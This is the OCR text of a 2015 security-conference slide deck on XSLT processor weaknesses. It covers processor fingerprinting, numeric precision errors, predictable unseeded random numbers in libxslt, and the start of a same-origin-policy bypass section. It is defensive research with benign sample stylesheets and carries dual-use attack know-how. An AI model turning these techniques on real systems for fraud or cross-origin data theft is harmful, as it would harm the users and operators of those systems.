Abusing XSLT for Practical Attacks

Fernando Arnaboldi
Senior Security Consultant



IOActive
Hardware | Software | Wetware
SECURITY SERVICES

IOActive, Inc. Copyright ©2015. All Rights Reserved.

Why XSLT ?

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Why XSLT ?

- XML vulnerabilities are fun. They may get you passwords.

- So I read about:
  - XML
  - Schemas
  - XSLT (this presentation)

IOActive, Inc. Copyright ©2015. All Rights Reserved.

Objectives of this talk

- Analyze common weakness in XSLT
- Exploit implementations flaws

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Who is this talk for ?

- Code reviewers
- Developers using XML and XSLT
- Anyone trying to abuse stuff

IOActive, Inc. Copyright ©2015. All Rights Reserved.

And why would you care ?

- XSLT processors (parsers) are still affected by these flaws
- These flaws may have an impact on you and your customers integrity and confidentiality
- These flaws are using XSLT functionality. There are no payloads to be detected by antivirus.

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Agenda

- Introduction to your target
- Numbers
- Random numbers
- Bypass the same origin policy
- Information Disclosure (and File Reading) through Errors

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Introduction

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Introduction

- What this does and which software does it ?
- Attack vectors
- Identify target

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

What does XSLT do ?

- XSLT is a language used to manipulate or transform documents
- It receives as input an XML document
- It outputs a XML, HTML, or Text document

IOActive, Inc. Copyright ©2015. All Rights Reserved.

XSLT Versions

- There are three different XSLT versions: v1, v2 and v3

- XSLT v1 the most implemented version:
  - Because higher XSLT versions support previous versions.
  - Because it is the only one supported by web browsers

IOActive, Inc. Copyright ©2015. All Rights Reserved.

Which software was tested ?

- Server side processors:
  - Command line standalone processors
  - Libraries used by programming languages
- Client side processors:
  - Web browsers
  - XML/XSLT editors (which were not analyzed)

IOActive, Inc. Copyright ©2015. All Rights Reserved.

Server side processors

- CLI standalone processors and libraries:
  - Libxslt (Gnome):
    - standalone (xsltproc)
    - Libxslt 1.1.28, Python v2.7.10, PHP v5.5.20, Perl v5.16 and Ruby v2.0.0p481
  - Xalan (Apache)
    - standalone (Xalan-C v1.10.0, Xalan-J v2.7.2)
    - C++ (Xalan-C) and Java (Xalan-J)
  - Saxon (Saxonica):
    - Standalone (saxon) v9.6.0.6J
    - Java, JavaScript and .NET

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Client side processors


- Web browsers:
  - Google Chrome v43.0.2357.124
  - Safari v8.0.6
  - Firefox v38.0.5
  - Internet Explorer v11
  - Opera v30.0

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Attack vector #1

- A XML/XHTML document can use an XSLT document




IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Attack vector #2

- A XML/XHTML document can reference an XSLT document




IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive

Attack vector #3

- A XML/XHTML document can contain an embedded XSLT document



IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive

Who's your target ?

- XSLT processors have specific properties:

```
Version: <xsl:value-of select="system-property('xsl:version')" />
Vendor: <xsl:value-of select="system-property('xsl:vendor')" />
```

- Web browsers also have JavaScript properties:

```
<script>
  for (i in navigator) {
    document.write('<br />navigator.' + i + ' = ' + navigator[i]);}
</script>
```

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Version disclosure summary

		xsl:version	xsl:vendor	javascript
server	xalan-c	1	Apache Software Foundation	no
	xalan-j	1	Apache Software Foundation	no
	saxon	2	Saxonica	no
	xsltproc	1	libxslt	no
	php	1	libxslt	no
	python	1	libxslt	no
	perl	1	libxslt	no
	ruby	1	libxslt	no
client	safari	1	libxslt	yes
	opera	1	libxslt	yes
	chrome	1	libxslt	yes
	firefox	1	Transformiix	yes
	internet explorer	1	Microsoft	yes

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Numbers

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Numbers

- Present in client and server side processors
- Real numbers will introduce errors
- Integers will also do that !

IOActive, Inc. Copyright ©2015. All Rights Reserved.

How it feels when using numbers in XSLT



IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive

Calculations with floating point numbers

- Define a stylesheet and solve a simple calculation

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
3  <xsl:output method="text"/>
4   <xsl:template match="/">
5      <xsl:value-of select="0.2 + 0.1 - 0.3"/>
6   </xsl:template>
7  </xsl:stylesheet>
```


“God is real, unless declared integer” (Anonymous)

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive

Sample outputs

- 0.2 + 0.1 – 0.3?
  - 2 processors said it is 0 (Opera and Chrome)
  - Firefox, Safari, IE, and all server side processors said it is 0.00000000000000005551115123125783



IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive

Floating point accuracy

- TL;DR. floating point numbers introduce errors

		xsl:vendor	output
server	xalan-c (apache)	Apache Software Foundation	0.000000000000000055511115123125783
	xalan-j (apache)	Apache Software Foundation	0.000000000000000055511115123125783
	saxon	Saxonica	5.551115123125783E-17
	xsltproc	libxslt	5.551115123125783E-17
	php	libxslt	5.551115123125783E-17
	python	libxslt	5.551115123125783E-17
	perl	libxslt	5.551115123125783E-17
	ruby	libxslt	5.551115123125783E-17
client	safari	libxslt	5.551115123125783E-17
	opera	libxslt	0
	chrome	libxslt	0
	firefox	Transformiix	5.551115123125783E-17
	internet explorer	Microsoft	5.551115123125783E-17

IOActive, Inc. Copyright ©2015. All Rights Reserved.


IOActive™

What can we do with these errors ?

- Loss of precision is a common error in all programming languages, not just XSLT.
- Floats will not notice if certain decimals are missing.
- Demo !

IOActive, Inc. Copyright ©2015. All Rights Reserved.

Profit with loss of precision on floats



IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Let's talk about integers

- Define an XML with 10 numbers (5 are in exponential notation and 5 are not):

```
1  <?xml version="1.0" encoding="ISO-8859-1"?>
2  <?xml-stylesheet type="text/xsl" href="integers.xsl"?>
3  <root>
4    <value>1e22</value>
5    <value>1e23</value>
6    <value>1e24</value>
7    <value>1e25</value>
8    <value>1e26</value>
9    <value>100000000000000000000</value>
10   <value>100000000000000000000</value>
11   <value>100000000000000000000</value>
12   <value>100000000000000000000</value>
13   <value>100000000000000000000</value>
14 </root>
```

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Integer accuracy

- Print the original XML value and the XSLT representation

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
3  <xsl:output method="text"/>
4    <xsl:template match="/">
5      <xsl:for-each select="/root/value">
6        <xsl:value-of select="."/>: <xsl:value-of select="format-number(.,'#,###')"/>
7      </xsl:for-each>
8    </xsl:template>
9  </xsl:stylesheet>
```

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Integer accuracy (cont'd)

- Saxon: this is what you want to see

```
1e22: 10,000,000,000,000,000,000,000
1e23: 100,000,000,000,000,000,000,000
1e24: 1,000,000,000,000,000,000,000,000
1e25: 10,000,000,000,000,000,000,000,000
1e26: 100,000,000,000,000,000,000,000,000
10000000000000000000000: 10,000,000,000,000,000,000,000
100000000000000000000000: 100,000,000,000,000,000,000,000
1000000000000000000000000: 1,000,000,000,000,000,000,000,000
10000000000000000000000000: 10,000,000,000,000,000,000,000,000
100000000000000000000000000: 100,000,000,000,000,000,000,000,000
```

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Integer accuracy (cont'd)

- Internet Explorer and Firefox are good at this !

```
1e22: NaN
1e23: NaN
1e24: NaN
1e25: NaN
1e26: NaN
100000000000000000000: 10,000,000,000,000,000,000,000
1000000000000000000000: 100,000,000,000,000,000,000,000
10000000000000000000000: 1,000,000,000,000,000,000,000,000
100000000000000000000000: 10,000,000,000,000,000,000,000,000
1000000000000000000000000: 100,000,000,000,000,000,000,000,000
```

Not being able to represent an exponential number is not a flaw.

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Integer accuracy (cont'd)

- Libxslt processors (Xsltproc, Php, Perl, Ruby, Python, Safari, Chrome and Opera) produce the following result:

1e22: 10,000,000,000,000,000,000,000
1e23: 100,000,000,000,000,000,000,002
1e24: 1,000,000,000,000,000,000,000,024
1e25: 10,000,000,000,000,000,000,000,824
1e26: 100,000,000,000,000,000,000,008,244
100000000000000000000: 10,000,000,000,000,000,000,000
100000000000000000000: 100,000,000,000,000,000,000,002
100000000000000000000: 1,000,000,000,000,000,000,000,024
100000000000000000000: 10,000,000,000,000,000,000,000,266
100000000000000000000: 100,000,000,000,000,000,000,002,660

"False knowledge is more dangerous than ignorance"

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive

Integer accuracy (cont'd)

- Xalan for Java –almost– got it right

```
1e22: NaN
1e23: NaN
1e24: NaN
1e25: NaN
1e26: NaN
10000000000000000000: 10,000,000,000,000,000,000
10000000000000000000: 99,999,999,999,999,990,000,000
10000000000000000000: 1,000,000,000,000,000,000,000,000
10000000000000000000: 10,000,000,000,000,000,000,000,000
10000000000000000000: 100,000,000,000,000,000,000,000,000
```

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Integer accuracy (cont'd)

- Xalan for C just doesn't care

```
1e22: NaN
1e23: NaN
1e24: NaN
1e25: NaN
1e26: NaN
100000000000000000000: 100000000000000000000
100000000000000000000: 99999999999999991611392
100000000000000000000: 99999999999999983222784
100000000000000000000: 100000000000000000905969664
100000000000000000000: 100000000000000004764729344
```

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive

Integer accuracy (cont'd)


- There is a justification for this behavior. A number can have any double-precision 64-bit format IEEE 754 value.

- Implementations adopted different solutions

IOActive, Inc. Copyright ©2015. All Rights Reserved.

Vendor explanation

- A security team explained the accuracy by:
  - Referencing Wikipedia
  - Referencing the XSLT v2.0 specification
  - Referencing JavaScript



IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Integer accuracy summary

- TL;DR. Integers will introduce errors.

		xsl:vendor	result
server	xalan-c (apache)	Apache Software Foundation	error
	xalan-j (apache)	Apache Software Foundation	error
	saxon	Saxonica	ok
	xsltproc	libxslt	error
	php	libxslt	error
	python	libxslt	error
	perl	libxslt	error
client	ruby	libxslt	error
	safari	libxslt	error
	opera	libxslt	error
	chrome	libxslt	error
	firefox	Transformiix	ok
	internet explorer	Microsoft	ok

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™


We want more than decimals !

- Large integers will not notice if small amounts are missing.
- Demo !

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Profit with loss of precision on large integers



IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Random numbers

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Random numbers

- Present in server side processors
- Not any random number generator should be used for cryptographic purposes

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Random numbers in XSLT

- It is a function from EXSLT (an extension to XSLT)
- The `math:random()` function returns a random number from 0 to 1
- A random number is said to be a number that lacks any pattern

IOActive, Inc. Copyright ©2015. All Rights Reserved.

Random numbers in XSLT (cont'd)

- We use pseudo random numbers for simple things (i.e., `random.random()` in Python)

- We rely in cryptographically secure pseudo random numbers for sensitive stuff (i.e., `random.SystemRandom()` in Python)

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Let's take a look under the hood

libxslt

```
478     num = rand();
```

pseudorandom

xalan-c

```
1559    srand( (unsigned)time( NULL ) );
```

pseudorandom

xalan-j

```
305     return Math.random();
```

pseudorandom

saxon

```
257     return java.lang.Math.random();
```

pseudorandom

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Only pseudo random numbers for XSLT


- `rand()`, `srand()`, `java.lang.Math.Random()`: implementations only returns pseudo random values
- A good definition comes from the man page of `rand()` and `srand()`: "*bad random number generator*".
- No cryptographic usage should be done for these values.

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Initialization vector

- What happens if there is no initialization vector ?



IOActive, Inc. Copyright ©2015. All Rights Reserved.

Initialization vector (cont'd)

- You may know in advance which values will be generated
- Random functions require an initial initialization value to produce random values
- Let's review which random functions are using an IV

IOActive, Inc. Copyright ©2015. All Rights Reserved.

Initialization vector (cont'd)

libxslt

```
478     num = rand();
```

Without IV

xalan-c

```
1559     srand( (unsigned)time( NULL ) );
```

With IV

xalan-j

```
305     return Math.random();
```

With IV

saxon

```
257     return java.lang.Math.random();
```

With IV

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Output of random() in libxslt

- Define a simple XSLT to see the output of `math:random()`

```
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    xmlns:math="http://exslt.org/math" extension-element-prefixes="math">
<xsl:output omit-xml-declaration="yes"/>
 <xsl:template match="/">
   <xsl:value-of select="math:random()" />
 </xsl:template>
</xsl:stylesheet>
```

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Output of random() in libxslt (cont'd)

- Random means without a pattern. Can you spot the pattern in the following two executions of libxslt ?

```
$ xsltproc random.xml random.xsl
7.82636925942561e-06

$ xsltproc random.xml random.xsl
7.82636925942561e-06
```

- They are producing the same output !

IOActive, Inc. Copyright ©2015. All Rights Reserved.

Python `random.random()` vs libxslt `Math:random()`

Execution #1

```
>>> from lxml import etree
>>> from StringIO import StringIO
>>> import random
>>> xml = etree.parse(StringIO(open("random.xml").read()))
>>> xsl = etree.XSLT(etree.XML(open("random.xsl").read()))
>>> print random.random()
0.634798122948
>>> print xsl(xml)
7.82636925942561e-06

>>> print random.random()
0.356500541928
>>> print xsl(xml)
0.131537788143166
```

Python

libxslt

Python

libxslt

Execution #2

```
>>> from lxml import etree
>>> from StringIO import StringIO
>>> import random
>>> xml = etree.parse(StringIO(open("random.xml").read()))
>>> xsl = etree.XSLT(etree.XML(open("random.xsl").read()))
>>> print random.random()
0.756631882314
>>> print xsl(xml)
7.82636925942561e-06

>>> print random.random()
0.487453904491
>>> print xsl(xml)
0.131537788143166
```

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive

No initialization vector for libxslt

- Without some external seed value (such as time), any pseudo-random generator will produce the same sequence of numbers every time it is initiated.

- If `math:random()` is used in libxslt for sensitive information, it may be easy to get the original plaintext value.

IOActive, Inc. Copyright ©2015. All Rights Reserved.

Random summary

- TL;DR. values may be predicted

server	Type	IV ?
xalan-c (apache)	pseudorandom	yes
xalan-j (apache)	pseudorandom	yes
saxon	pseudorandom	yes
xsltproc	pseudorandom	**no**
php	pseudorandom	**no**
python	pseudorandom	**no**
perl	pseudorandom	**no**
ruby	pseudorandom	**no**

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Violate the Same Origin Policy

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Violate the Same Origin Policy

- Present in client side processors (only web browsers).
- The Same-Origin Policy says that you can't use a web browser to read information from a different origin
- Let's ignore that statement for a moment

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

What is the Same-Origin Policy ?

- An origin is defined by the scheme, host, and port of a URL.
- Generally speaking, documents retrieved from distinct origins are isolated from each other.
- The most common programming language used in the DOM is JavaScript. But not necessarily !

IOActive, Inc. Copyright ©2015. All Rights Reserved.


Same-Origin Policy – Valid scenario



